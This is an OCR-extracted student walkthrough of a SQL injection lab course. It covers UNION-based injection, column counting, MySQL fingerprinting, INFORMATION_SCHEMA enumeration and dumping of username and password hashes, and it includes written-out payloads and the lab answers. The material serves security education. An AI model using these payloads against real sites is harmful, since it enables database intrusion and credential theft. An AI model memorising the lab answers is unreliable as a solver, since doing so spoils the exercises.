
This method ensures that the total number of columns in the UNIONed queries matches, allowing successful data extraction.

**Question**: Connect to the above MySQL server with the 'mysql' tool, and find the number of records returned when doing a 'Union' of all records in the 'employees' table and all records in the 'departments' table.

**Answer**: 663





I started by connecting to the database using "s**udo mysql -u root -h 83.136.254.158 -P 42217 -ppassword --skip-ssl**"




I use **”use employees”** command to switch to employee's database then used” **show tables”** command to see all the tables in the database. This helped me locate my target table ”**employees and department”** tables.


I used **DESC** to learn more about the tables structure. The number of columns in each and their data types.




After gaining insight on the number of columns in each table i went ahead and structured my union query.

“**select emp_no,birth_date,first_name,last_name,gender,hire_date from employees union select dept_no,dept_name,2,4,5,6 from departments;**”

The employees table has 6 columns and the department table has 2 columns so to make a succesfull union i added **2,3,4, and 5 as** columns in departments table.




# Union Injection

Before exploiting Union-based queries, we need to find the number of columns selected by the server. There are two methods of detecting the number of columns

- Using ORDER BY

- Using UNION

### *How to use ORDER BY*

The first way of detecting the number of columns is through the ORDER BY function. We have to inject a query that sorts the results by a column we specified, 'i.e., column 1, column 2, and so on', until we get an error saying the column specified does not exist.

For example, we can start with order by **1**, sort by the **first column**, and succeed, as the table must have at least one column.

Then we will do order by 2 and then order by 3 until we reach a number that returns an error, or the page does not show any output, which means that this column number does not exist. The final successful column we successfully sorted by gives us the total number of columns.

If we failed at order by 4, **this means the table has three columns,** which is the number of columns we were able to sort by successfully.


An example payload include "**' order by 1-- -".** extra dash (-) at the end show you that there is a space after (--)

### *Using UNION*


We can attempt a **Union injectio**n with a different number of columns until we successfully get the results back. The first method always returns the results until we hit an error, while this method always gives an error until we get a success.

Example **"cn' UNION select 1,2,3-- -".**

The port table returns 3 columns so the union should have atleast 3 columns for a succesful union.




I experienced an error. I added one more column ” **cn' UNION select 1,2,3,4-- -”** and a table was returned.





## Location of Injection

While a query may return multiple columns, the web application may only display some of them. So, if we inject our query in a column that is not printed on the page, we will not get its output. This is why we need to determine which columns are printed to the page, to determine where to place our injection.

The benefit of using numbers as our junk data is that it makes it easy to track which columns are printed, so we know at which column to place our query.

To test that we can get actual data from the database we can use the **@@version** SQL query as a test and place in a column instead of using a number.


Example “**cn' UNION select 1,@@version,3,4-- -”**






**Question:** Use a Union injection to get the result of 'user()'

**Answer**: root@localhost





The first thing was to access the page








I tried this "**cn' UNION select 1,@@user(),3,4-- -**" but this didn't work.




I went ahead and modified the query to **“cn' UNION select 1,user(),3,4-- -”**




# Database Enumeration

The goal is to utilize SQL queries within SQL injections to gather data from databases.

### MySQL Fingerprinting

Identifying the Database Management System (DBMS) is crucial as different DBMS use different queries.

**Web Server Clues**

- **Apache/Nginx**: Likely running on Linux; DBMS is likely MySQL.
- **IIS**: Likely Microsoft DBMS; DBMS is likely MSSQL.

These are assumptions but many databases can run on various servers.

### Fingerprinting MySQL

Specific queries can confirm if the DBMS is MySQL. For example running " **SELECT @@version**" may give as results like MySQL Version (e.g., '10.3.22-MariaDB-1ubuntu1')
**A** Wrong Output would show MSSQL version or errors from other DBMS.

**Query**: SELECT POW(1,1) is used for only numeric output. The e**x**pected Output i**s** 1 and a Wrong Output would be error with other DBMS.

**Query**: **SELECT SLEEP(5)** is used is a blind/No Output query. It will delay page response for 5 seconds and returns 0.

## INFORMATION_SCHEMA Database

We use it to extract metadata about databases, tables, and columns within a DBMS, especially during SQL injection exploitation.

**Data Retrieval Requirements**

- List of databases
- List of tables within each database
- List of columns within each table

**Referencing Tables**

- To query tables from other databases, use the dot operator (e.g., SELECT * FROM my_database.users).

**SCHEMATA Table**

- Contains information about all databases on the server.
- The SCHEMA_NAME column lists the names of the databases.


**Example Query**

- To enumerate databases we can use a query "**SELECT SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA;"**

The above query lists available databases (e.g., mysql, information_schema, performance_schema, ilfreight, dev).

Default databases like **mysql, information_schema**, and **performance_schema** are often ignored in enumeration.

A **UNION SQL injection**, with the following payload "**cn' UNION select 1,schema_name,3,4 from INFORMATION_SCHEMA.SCHEMATA-- -"**





| Port Code | Port City | Port Volume |
|---|---|---|
| information_schema | 3 | 4 |
| mysql | 3 | 4 |
| performance_schema | 3 | 4 |
| dev | 3 | 4 |
| ilfreight | 3 | 4 |

The query returns all the available databases.

We can find the current database with the SELECT database() query.

"**cn' UNION select 1,database(),2,3-- -**"




| Port Code | Port City | Port Volume |
|---|---|---|
| ilfreight | 2 | 3 |

## Tables

- We can retrieve a list of tables from the dev database before dumping data.
- To do so we use the **TABLES** table in the **INFORMATION_SCHEMA** database.
- **TABLES Table** Contains metadata about all tables in the database.


**Key Columns**

- **TABLE_SCHEMA**: Indicates the database to which each table belongs.
- **TABLE_NAME**: Stores the names of the tables.

We can query the TABLES table similarly to how database names were obtained.

Example Payload query to find tables in the dev database.

**“cn' UNION select 1,TABLE_NAME,TABLE_SCHEMA,4 from INFORMATION_SCHEMA.TABLES where table_schema='dev'-- -”**




## Columns

We can retrieve column names from the credentials table before dumping data.

- We can query the COLUMNS table in the INFORMATION_SCHEMA database.
- **COLUMNS Table c**ontains metadata about all columns across all databases.


**Key Columns**

- **COLUMN_NAME.** Contains the names of the columns.
- **TABLE_NAME.** Specifies the name of the table.
- **TABLE_SCHEMA.** Indicates the database to which the table belongs.

We can use a query to find column names in the credentials table for example.

“

**cn' UNION select 1,COLUMN_NAME,TABLE_NAME,TABLE_SCHEMA from INFORMATION_SCHEMA.COLUMNS where table_name='credentials'-- -"**





Two columns are returned **'username**" and **password'**" columns.

## Data


We can form our UNION query to dump data of the username and password columns from the credentials table in the dev database as an example by replacing **username** and **password** in place of columns 2 and 3 in this query "**cn' UNION select 1, 2, 3, 4 from dev.credentials-- -**"

Our new query is "**cn' UNION select 1, username, password, 4 from dev.credentials-- -**"





**Question**: What is the password hash for 'newuser' stored in the 'users' table in the 'ilfreight' database?

**Answer**: 9da2c9bcdf39d8610954e0e11ea8f45f




From what i learnt , the query would look like " **cn' UNION select 1, username, password, 4 from** ilfreight**.users-- -"**




| Port Code | Port City | Port Volume |
|---|---|---|
| admin | 392037dbba51f692776d6cefb6dd546d | 4 |
| newuser | 9da2c9bcdf39d8610954e0e11ea8f45f | 4 |

# Reading files

Our goal here is to understand the potential for file operations (reading/writing) via SQL Injection.

SQL Injection can enable reading/writing files and remote code execution on the server.

## Privileges

**Reading vs. Writing**

- Reading data is common; writing is limited to privileged users to prevent exploitation.
- In MySQL, the user needs the **FILE** privilege to read or write files.

**Assessing Privileges d**etermine user privileges to know if file operations are possible.

**DB User Identification.**

- Identifying the current database user is essential.

